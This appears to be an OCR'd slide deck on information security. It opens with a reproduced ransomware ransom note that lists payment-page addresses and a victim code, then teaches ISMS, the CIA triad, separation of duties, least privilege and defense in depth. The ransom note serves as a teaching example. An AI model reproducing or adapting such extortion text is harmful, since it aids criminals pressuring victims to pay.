4) La V.3 version has been created by attackers when the Free Decoder (TeslaDecoder) appeared in Internet.

Ransomware Attack Example (3/3)

The only non-encrypted files contains instructions to pay the ransom in bitcoin for obtaining the decryption key



What happened to your files?
All of your files were protected by a strong encryption with RSA-2048
More information about the encryption RSA-2048 can be found here: http://en.wikipedia.org/wiki/RSA_(cryptosystem)

What does this mean?
This means that the structure and data within your files have been irrevocably changed, you will not be able to work with them, read them or see them, it is the same thing as losing them forever, but with our help, you can restore them.

How did this happen?
Especially for you, on our server was generated the secret key pair RSA-2048 - public and private.
All your files were encrypted with the public key, which has been transferred to your computer via the Internet.
Decrypting of YOUR FILES is only possible with the help of the private key and decrypt program, which is on our Secret Server!!! *

What do I do?
Alas, if you do not take the necessary measures for the specified time then the conditions for obtaining the private key will be changed.
If you really need your data, then we suggest you do not waste valuable time searching for other solutions because in they do not exist.

For more specific instructions, please visit your personal home page, there are a few different addresses pointing to your page below:

1.http://gfhshhf.home7dfg4.com/A61BA0E7E866DCF3
2.http://psbc532jm8c.hsh73cu37n1.net/A61BA0E7E866DCF3
3.https://tw7kaqthui5ojcez.onion.to/A61BA0E7E866DCF3


If for some reasons the addresses are not available, follow these steps:

1. Download and install tor-browser: http://www.torproject.org/projects/torbrowser.html.en
2. After a successful installation, run the browser and wait for initialization.
3. Type in the tor-browser address bar: tw7kaqthui5ojcez.onion/A61BA0E7E866DCF3
4. Follow the instructions on the site.

IMPORTANT INFORMATION:

Your Personal PAGES:
http://gfhshhf.home7dfg4.com/A61BA0E7E866DCF3
http://psbc532jm8c.hsh73cu37n1.net/A61BA0E7E866DCF3
https://tw7kaqthui5ojcez.onion.to/A61BA0E7E866DCF3
Your Personal PAGES (using TOR-Browser): tw7kaqthui5ojcez.onion/A61BA0E7E866DCF3
Your personal code (if you open the site (or TOR-Browser's) directly): A61BA0E7E866DCF3

Ransomware & IoT




First Part

Why IT Infrastructures & Systems are insecure?

Contents	Slide
1. The IT Scenario and Evolution	5
2. Genesis of IT Vulnerabilities	12
3. Threats against IT Systems & Networks	16
4. Consequences	**27**

Relationship between Malicious Activities and Protection Capabilities

Asymmetric conflict: Attacker is always ahead on the Defender



- Malicious and Criminal Activities increase at higher rates compared to Technological Defensive Capabilities
- The Defender doesn't know where he will be attacked
- The Defender doesn't have always adequate countermeasures (capabilities, budget, skills, …)

What is the right solution?

Counteracting Cyber Attacks with a Defensive System composed not only by Technology but also by Organization and Skills!!

In summary: it is necessary to define and implement an ISMS (Information Security Management System)


Second Part

How can IT Infrastructures & Systems be protected?

Second Part

How can IT Infrastructures & Systems be protected?

Contents	Slide
5. Design & Implementation of Information Security Management System (ISMS)	
a) Information Security Term & CIA Triad Definition	**30**
6. Information Security International Standards: ISO/IEC 27000 Family	61




Information Security: what does it concern?

Nowadays for the Organizations:

- counteracting cyber attacks and computer frauds
- protecting Information and critical Assets

are very complex activities that require ***multidisciplinary approach*** and knowledge.

For this reason Technology alone is not sufficient and adequate to protect IT infrastructures, Networks, Systems and Digital Information: instead the definitive solution is represented by the definition and implementation of an ISMS process tailored to the needs of the Organization.




Information Security: when is an information secure?

Information have a lot of properties but regarding Information Security, based on a NIST definition in 1995, International Standards state that: *"Information Security consist in preservation of Confidentiality, Integrity and Availability properties" , also called the CIA Triad,* where:

- Confidentiality: it is concerned with the protection of sensitive data from unauthorized disclosure.
- Integrity: it is concerned with the correctness or accuracy, preventing data modifications by unauthorized users.
- Availability: it assures that a system's authorized users have timely and uninterrupted access to the data.

Other important properties concerning Information but not required for Security are:

- Reliability: ensuring certainty and truthfulness
- Accountability: holding individuals responsible for protection and appropriate use
- *Authenticity*: confirmation of identities
- Verifiability:to proving the truth
- *Non-Repudiation*: preventing a subject from denying having done an action



Information Security: when is an information secure?

The security term CIA triad (Confidentiality, Integrity and Availability) is used to define security goals and to clarify the need for specific application and software security. For this raison, for an Organization it is recommended to consider Data Classification in function of CIA Triad.

Confidentiality, Integrity and Availability International Standard ISO/IEC 27000 definitions:

- Confidentiality ensures that computer-related assets are only accessed by authorized parties. Being authorized to "access" a particular asset means, viewing, printing or simply knowing about the existence of the asset. In this case the access to Information is in *Read-Only mode*.
- Integrity means that only authorized parties can modify, create, delete, change status etc. on computer-related assets. In this case the access to Information is in *Write mode*.
- Availability concerns having the right access to computer-related assets at the right time.

Second Part

How can IT Infrastructures & Systems be protected?

Contents	Slide
5. Design & Implementation of Information Security Management System (ISMS)	
a) Information Security Term & CIA Triad Definition	30
b) Principles	**34**
6. Information Security International Standards: ISO/IEC 27000 Family	64

Basic Information Security Principles (1/3)

The most important principle for defining and implementing an ISMS

« Separation of duties » (or **« Segregation of duties »**): it states that more than one person should be involved in a task realization to reduce the possibility for a single individual to compromise a critical process.

In other words, it means that a *Doer* and a *Checker* must be separated for avoiding abuse of privileges.


This principle has been derived from *Separation of Powers* principle theorized by Montesqieu (“*De L’Esprit des Loix*”).

Example of Information Security Management within an Organization

Generally two Departments are directly involved in the ISMS process:

- Information Technology (IT)
- Information Security (IS)

Who could be the Doer (Executor) and the Checker (Controller)?


DE L'ESPRIT
DES
LOIX
OU DU RAPPORT QUE LES LOIX DOIVENT AVOIR AVEC LA CONSTITUTION DE CHAQUE GOUVERNEMENT, LES MŒURS, LE CLIMAT, LA RELIGION, LE COMMERCE, &c.
à quoi l'Auteur a ajoûté
Des recherches nouvelles fur les Loix Romaines touchant les Succeſſions, fur les Loix Françoiſes, & fur les Féodales.
Nouvelle Edition Revuë & Corrigée
TOME SECOND.
A AMSTERDAM,
Chez CHATELAIN.
M. D. CC. XLIX.

Basic Information Security Principles (2/3)

Other important principles for defining and implementing an effective ISMS are:


« Need-To-Know or **Need to do »**: it states that a subject is only be able to access those information necessary to perform its tasks and that it is necessary to restrict the information disclosure to the directly concerned persons only.


This is the principle on which to base the Information Classification policy to manage correctly their Confidentiality property.

« Least Privilege » : it states that minimal access has to be provided to the required resources.

In practice, this means that a resource (User or Program) has to operate with bare minimum privileges necessary to function properly.

All user accounts should run with fewest privileges as possible





Basic Information Security Principles (3/3)


Defense in Depth: as in a medieval castle, the principle suggests that multiple layers of security controls should be placed throughout an IT infrastructure to provide redundancy in case a security control fails or a vulnerability is exploited.

In this model, adopted in the Company, different Layers are inserted within Organization and their processes: from the outermost, the Perimeter Defense layer, to go through the Network Security layer and coming to the innermost, the User and Service delivery layers.

Second Part

How can IT Infrastructures & Systems be protected?

Contents	Slide
5. Design & Implementation of Information Security Management System (ISMS)	
a) Information Security Term & CIA Triad Definition	30
b) ISMS Principles	34
c) ISMS Components: Time Phases and Expertise Areas	**38**
6. Information Security International Standards: ISO/IEC 27000 Family	64



